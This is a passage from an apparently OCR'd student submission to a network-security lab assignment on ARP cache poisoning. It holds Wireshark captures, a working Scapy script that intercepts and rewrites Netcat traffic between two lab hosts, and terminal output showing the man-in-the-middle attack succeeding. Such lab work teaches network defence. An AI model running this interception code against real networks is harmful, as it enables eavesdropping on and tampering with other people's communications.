  226 6.669508    10.9.0.5    10.9.0.6     TELNET        68 lo    Telnet Data ...
```

```
› Frame 1: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
› Transmission Control Protocol, Src Port: 41378, Dst Port: 23, Seq: 1, Ack: 1, Len: 1
⌄ Telnet
    Data: h
```

```
0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 10   ·B···i·B ······E·
0010  00 35 41 32 40 00 40 06  e5 64 0a 09 00 05 0a 09   ·5A2@·@· ·d······
0020  00 06 a1 a2 00 17 47 82  b2 98 9c 63 75 bf 80 18   ······G· ···cu···
0030  01 f5 14 44 00 00 01 01  08 0a c5 8c 9d fe fe 81   ···D···· ········
0040  9f d3 68                                           ··h
```

Telnet: Protocol | Packets: 1375 · Displayed: 4 (0.3%) | Profile: Default



```
ip.src == 10.9.0.6  && ip.dst == 10.9.0.5 && telnet
```

```
No.  Time       Source      Destination  Protocol  Length Data  Info
  6 0.088890   10.9.0.6    10.9.0.5     TELNET        67 Z     Telnet Data ...
 84 2.537626   10.9.0.6    10.9.0.5     TELNET        67 Z     Telnet Data ...
199 5.724054   10.9.0.6    10.9.0.5     TELNET        79 Z     Telnet Data ...
```

```
› Frame 199: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
› Transmission Control Protocol, Src Port: 23, Dst Port: 41378, Seq: 3, Ack: 4, Len: 1
› Telnet
```

```
0000  02 42 0a 09 00 69 02 42  0a 09 00 06 08 00 45 10   ·B···i·B ······E·
0010  00 41 cf 7f 40 00 40 06  57 0b 0a 09 00 06 0a 09   ·A··@·@· W·······
0020  00 05 00 17 a1 a2 9c 63  75 c1 47 82 b2 9b b0 18   ·······c u·G·····
0030  01 fd 14 50 00 00 01 01  08 0a fe 82 11 fa c5 8c   ···P···· ········
0040  ae 96 01 01 05 0a 47 82  b2 9a 47 82 b2 9b 5a      ······G· ··G···Z
```

Data (telnet.data), 1 byte | Packets: 1375 · Displayed: 3 (0.2%) | Profile: Default

Save Answer

Q3 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

30 Points

This task is similar to Task 2, except that Hosts A and B are communicating using Netcat, instead of Telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a Netcat TCP connection between A and B:

```
On Host B (server, IP address is 10.9.0.6), run the following:
# nc -lp 9090
On Host A (client), run the following:
# nc 10.9.0.6 9090
```


Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work was done by you.

Q3.1 Upload your python code

15 Points

Please select file(s)

```
#!/usr/bin/python3
```




```
from scapy.all import *

VM_A_IP = '10.9.0.5'
VM_B_IP = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(bytes(pkt[IP]))
        del (newpkt.chksum)
        del (newpkt[TCP].chksum)
        del (newpkt[TCP].payload)

        data = str(pkt[TCP].payload.load.decode())

        print(data)

        name = 'alexendera'

        newdata = data.replace(name, 'A'*len(name))
        newdata = newdata.encode()

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

pkt = sniff(filter='tcp', prn=spoof_pkt)
```

Save Answer

Q3.2 Submit screenshots showing the successful attack

15 Points

Please select file(s)




```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
hello

.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
AAAAAAAAAA

.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@b57a0cce8ff3:/# tcpdump -w /volumes/task3.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
```

```
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@177f644e9368:/# nc 10.9.0.6 8080
hello
alexendera
hello 123
alex
```

```
root@85e8ebe87546:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@85e8ebe87546:/# nc -l 8080
hello
AAAAAAAAAA
hello 123
alex
```




task3.pcap
File Edit Statistics Telephony Wireless Tools Help
Terminal Emulator
Use the command line
Wireshark · Packet 103 · task3.pcap
Close
Help
Tue 16 Aug, 17:53

```
ip.src == 10.9.0.5 && ip

Time        Source
2.541510    10.9.0
2.599005    10.9.0
2.949056    10.9.0
3.057752    10.9.0
3.334990    10.9.0
3.601327    10.9.0
3.720706    10.9.0
4.110100    10.9.0
4.238010    10.9.0
4.609699    10.9.0
4.627712    10.9.0
4.696588    10.9.0
```

```
    [Next Sequence Number: 18    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3859466204
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 502]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x144e [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (11 bytes)

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 00   ·B···i·B ······E·
0010  00 3f 80 90 40 00 40 06  a6 0c 0a 09 00 05 0a 09   ·?··@·@· ········
0020  00 06 e2 00 1f 90 eb d0  f3 6d e6 0a c7 dc 80 18   ········ ·m······
0030  01 f6 14 4e 00 00 01 01  08 0a c6 04 dd ea fe fa   ···N···· ········
0040  36 7e 61 6c 65 78 65 6e  64 65 72 61 0a            6~alexen dera·
```

```
The TCP payload of this packet (tcp.payload), 11 bytes     Packets: 919 · Displayed: 200 (21.8%)     Profile: Default
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
task3.pcap
Wireshark · Packet 142 · task3.pcap
tcp.stream eq 0
Packet list
Find
Cancel
Close
Help


```
    [Next Sequence Number: 18    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3859466204
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 502]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xa584 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  › [Timestamps]
  › [SEQ/ACK analysis]
    TCP payload (11 bytes)

0000  02 42 0a 09 00 06 02 42  0a 09 00 69 08 00 45 00   ·B····B ···i··E·
0010  00 3f 80 91 40 00 40 06  a6 0b 0a 09 00 05 0a 09   ·?··@·@· ········
0020  00 06 e2 00 1f 90 eb d0  f3 6d e6 0a c7 dc 80 18   ········ ·m······
0030  01 f6 a5 84 00 00 01 01  08 0a c6 04 df 16 fe fa   ········ ········
0040  37 ff 41 41 41 41 41 41  41 41 41 41 0a            7·AAAAAA AAAA·
```

The TCP payload of this packet (tcp.payload), 11 bytes | Packets: 919 · Displayed: 911 (99.1%) | Profile: Default

Ideal screenshots would show:

- terminal window with "A"s
- Wireshark frame showing that your name is sent to the Attacker
- Wireshark frame showing that As are sent from the Attacker to Host B **or** Host B sending As to Host A

Expected Output (terminal windows only) :



```
[03/26/21]seed@VM:~/Desktop$ sudo python ARP.py
.
Sent 1 packets.
[03/26/21]seed@VM:~/Desktop$ sudo python ARP2.py
.
Sent 1 packets.
[03/26/21]seed@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[03/26/21]seed@VM:~/Desktop$ sudo python netcat.py
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
```

```
[03/25/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4f:52:7a
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.25
5.0
          inet6 addr: fe80::1783:c2ce:2893:ea0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17062 (17.0 KB)  TX bytes:7697 (7.6 KB)
```

```
[03/26/21]seed@VM:~$ nc 10.0.2.5 9090
hi
test
Jie
test
test
Jie
```

```
[03/26/21]seed@VM:~$ arp -a
? (10.0.2.6) at 08:00:27:4f:52:7a [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:4f:52:7a [ether] on enp0s3
[03/26/21]seed@VM:~$
```

```
[03/26/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:33:25:5c
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7cd:c866:9fc8:39f8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7764 (7.7 KB)  TX bytes:7334 (7.3 KB)
```

```
[03/26/21]seed@VM:~$ nc -l 9090
hi
test
AAA
test
test
Jie
```

```
[03/26/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:4f:52:7a [ether] on enp0s3
[03/26/21]seed@VM:~$
```

```
03/26/21]seed@VM:~$ ifconfig
np0s3     Link encap:Ethernet  HWaddr 08:00:27:bf:db:b8
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5b3d:282e:74de:82d2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6291 (6.2 KB)  TX bytes:7106 (7.1 KB)
```

Save Answer

Q4 Early/Date Submission Bonus

0 Points

Bonus points for early or late submission will be added here. You may submit up to five days early for an extra 5% bonus points added to the grade of this assignment, or up to 10% deducted for late submission.

Submissions more than 10 days late are not accepted without an approved reason.